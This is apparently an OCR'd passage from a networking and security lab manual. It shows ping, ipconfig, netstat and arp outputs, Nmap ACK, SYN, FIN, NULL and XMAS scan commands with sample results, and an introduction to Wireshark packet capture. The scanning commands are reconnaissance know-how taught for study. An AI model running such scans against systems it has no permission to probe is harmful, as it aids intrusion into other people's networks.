
```
C:\>ping 192.168.43.1

Pinging 192.168.43.1 with 32 bytes of data:
Reply from 192.168.43.1: bytes=32 time=4ms TTL=64
Reply from 192.168.43.1: bytes=32 time=1ms TTL=64
Reply from 192.168.43.1: bytes=32 time=5ms TTL=64
Reply from 192.168.43.1: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.43.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms

C:\>ping 192.168.148.1

Pinging 192.168.148.1 with 32 bytes of data:
Reply from 192.168.148.1: bytes=32 time=85ms TTL=252
Reply from 192.168.148.1: bytes=32 time=68ms TTL=252
Reply from 192.168.148.1: bytes=32 time=47ms TTL=252
Reply from 192.168.148.1: bytes=32 time=35ms TTL=252

Ping statistics for 192.168.148.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 85ms, Average = 58ms

C:\>ping 108.170.248.161

Pinging 108.170.248.161 with 32 bytes of data:
Reply from 108.170.248.161: bytes=32 time=92ms TTL=55
Reply from 108.170.248.161: bytes=32 time=90ms TTL=55
Reply from 108.170.248.161: bytes=32 time=69ms TTL=55
Reply from 108.170.248.161: bytes=32 time=67ms TTL=55

Ping statistics for 108.170.248.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 67ms, Maximum = 92ms, Average = 79ms
```


Step 3:- run ipconfig/ifconfig

Ipconfig is a DOS utility that can be used from MS-DOS and the Windows command line to display the network settings currently assigned and given by a network. This command can be utilized to verify a network connection as well as to verify your network settings.

Syntax

ipconfig [/all compartments] [/? | /all | /renew [adapter] | /release [adapter] | /renew6 [adapter] | /release6 [adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid adapter [classid] | /showclassid6 adapter | /setclassid6 adapter [classid]]






Step 4:- run Netstat


The netstat command, meaning network statistics, is a Command Prompt command used to display very detailed information about how your computer is communicating with other computers or network devices.

Specifically, the netstat command can show details about individual network connections, overall and protocol-specific networking statistics, and much more, all of which could help troubleshoot certain kinds of networking issues.

Syntax

netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y] [time_interval] [/?]





Step5:- run ARP command

ARP command to view and modify the ARP table entries on the local computer. This may display all the known connections on your local area network segment (if they have been active and in the cache). The arp command is useful for viewing the ARP cache and resolving address resolution problems.

Syntax (Inet means Internet address)

arp [-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [d InetAddr [IfaceAddr]] [-s InetAddr EtherAddr [IfaceAddr]]

```
Command Prompt
C:\>arp -a

Interface: 192.168.159.1 --- 0x5
  Internet Address      Physical Address      Type
  192.168.159.254       00-50-56-f9-b2-b9     dynamic
  192.168.159.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.171.1 --- 0x7
  Internet Address      Physical Address      Type
  192.168.171.254       00-50-56-f5-d1-f5     dynamic
  192.168.171.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.43.245 --- 0xb
  Internet Address      Physical Address      Type
  192.168.43.1          94-14-7a-77-a5-34     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

On Linux

```
rootclient@google:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.171.254          ether   00:50:56:f5:d1:f5   C                     ens33
_gateway                 ether   00:50:56:e8:82:1f   C                     ens33
rootclient@google:~$
```

PRACTICAL NO. 4

AIM: Port Scanning with NMap


- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

#nmap ip address

ACK -sA (TCP ACK scan) It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org



SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

FIN Scan (-sF) Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

NULL Scan (-sN) Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

XMAS Scan (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. Command: nmap -sX -T4 scanme.nmap.org

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTCAL NO. 5

AIM: Network Traffic Capture with Wireshark

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues.

What is Wireshark?

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.

It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

Uses of Wireshark:

Wireshark can be used in the following ways:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**. The

data packets in the Wireshark can be viewed online and can be analyzed offline.

History of Wireshark:

In the late 1990's **Gerald Combs**, a computer science graduate of the University of MissouriKansas City was working for the small ISP (Internet Service Provider). The protocol at that time did not complete the primary requirements. So, he started writing **ethereal** and released the first version around 1998. The Network integration services owned the Ethernet trademark.

Combos still held the copyright on most of the ethereal source code, and the rest of the source code was re-distributed under the GNU GPL. He did not own the Ethereal trademark, so he changed the name to Wireshark. He used the contents of the ethereal as the basis.

Wireshark has won several industry rewards over the years including eWeek, InfoWorld, PC Magazine and also as a top-rated packet sniffer. Combos continued the work and released the new version of the software. There are around 600 contributed authors for the Wireshark product website.

Functionality of Wireshark:

Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.

Port mirroring is a method to monitor network traffic. When it is enabled, the switch sends the copies of all the network packets present at one port to another port.

What is color coding in Wireshark?

The packets in the Wireshark are highlighted with **blue**, **black**, and **green color**. These colors help users to identify the types of traffic. It is also called as **packet colorization**. The kinds of coloring rules in the Wireshark are **temporary rules** and **permanent rules**.

- The temporary rules are there until the program is in active mode or until we quit the program.
- The permanent color rules are available until the Wireshark is in use or the next time you run the Wireshark. The steps to apply color filters will be discussed later in this topic.

Features of Wireshark

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data. o It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc**.

Installation of Wireshark Software

Below are the steps to install the Wireshark software on the computer:


- Open the web browser.
- Search for '**Download Wireshark**.'
- Select the Windows installer according to your system configuration, either 32-bt or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license. o The Wireshark is ready for use.

On the network and Internet settings option, we can check the interface connected to our computer.

If you are Linux users, then you will find Wireshark in its package repositories.


By selecting the current interface, we can get the traffic traversing through that interface.

The version used here is **3.0.3**. This version will open as:



The Wireshark software window is shown above, and all the processes on the network are carried within this screen only.

The options given on the list are the Interface list options. The number of interface options will be present. Selection of any option will determine all the traffic. **For example,** from the above fig. select the Wi-Fi option. After this, a new window opens up, which will show all the current traffic on the network. Below is the image which tells us about the live capture of packets and our Wireshark will look like:



The above arrow shows the packet content written in hexadecimal or the ASCII format. And the information above the packet content, are the details of the packet header.

It will continue listening to all the data packets, and you will get much data. If you want to see a particular data, then you can click on the red button. The traffic will be stationary, and you can note the parameters like time, source, destination, the protocol being used, length, and the Info. To view in-depth detail, you can click on that particular address; a lot of the information will be displayed below that.

There will be detailed information on HTTP packets, TCP packets, etc. The red button is shown below:

The screen/interface of the Wireshark is divided into five parts:


- First part contains a menu bar and the options displayed below it. This part is at the top of the window. File and the capture menus options are commonly used in Wireshark. The capture menu allows to start the capturing process. And the File menu is used to open and save a capture file.

- The second part is the packet listing window. It determines the packet flow or the captured packets in the traffic. It includes the packet number, time, source, destination, protocol, length, and info. We can sort the packet list by clicking on the column name.

- Next comes the packet header- detailed window. It contains detailed information about the components of the packets. The protocol info can also be expanded or minimized according to the information required.


- The bottom window called the packet contents window, which displays the content in ASCII and hexadecimal format.

- At last, is the filter field which is at the top of the display. The captured packets on the screen can be filtered based on any component according to your requirements. For example, if we want to see only the packets with the HTTP protocol, we can apply filters to that option. All the packets with HTTP as the protocol will only be displayed on the screen, shown below:




You can also select the connection to which your computer is connected. For example, in this PC, we have chosen the current network, i.e., the ETHERNET.

